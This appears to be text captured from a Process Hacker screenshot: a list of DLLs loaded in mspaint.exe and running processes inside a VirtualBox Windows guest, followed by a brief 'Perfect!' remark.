KernelBase.dll 0x7ff89897... 2.8 MB Windows NT BASE API Clien.
locale.nls 0x23ab1b8... 804 kB
mpr.dll 0x7ff890b2... 116 kB Multiple Provider Router DLL
msctf.dll 0x7ff899fe... 1.08 MB MSCTF Server DLL
mspaint.exe.mui 0x23ab1c8... 56 kB Paint
msvcp_win.dll 0x7ff898c4... 628 kB Microsoft® C Runtime Librar
msvcrt.dll 0x7ff899f4... 632 kB Windows NT CRT DLL
ntdll.dll 0x7ff89ad3... 1.97 MB NT Layer DLL
ole32.dll 0x7ff899d4... 1.16 MB Microsoft OLE for Windows
oleaut32.dll 0x7ff899e7... 820 kB OLEAUT32.DLL
rpcrt4.dll 0x7ff898e8... 1.14 MB Remote Procedure Call Runt
sechost.dll 0x7ff89966... 624 kB Host for SCM/SDDL/LSA Loo
SHCore.dll 0x7ff89abc... 692 kB SHCORE
shell32.dll
Close
name
Description
Windows Security H
Host Process for Wi
Host Process for Wi
Host Process for Wi
Host Process for Wi
Host Process for Wi
Host Process for Wi
Host Process for Wi
System Guard Runti
Host Process for Wi
TOP-OTF39V3\user
Host Process for Wi
Local Security Autho
Usermode Font Driv
Client Server Runtim
Windows Logon Ap
Usermode Font Driv
Desktop Window M
TOP-OTF39V3\user
Windows Explorer
TOP-OTF39V3\user
Windows Security n
TOP-OTF39V3\user
VirtualBox Guest Ad
TOP-OTF39V3\user
Microsoft OneDrive
TOP-OTF39V3\user
Paint
TOP-OTF39V3\user
Process Hacker
CPU

Perfect! 😃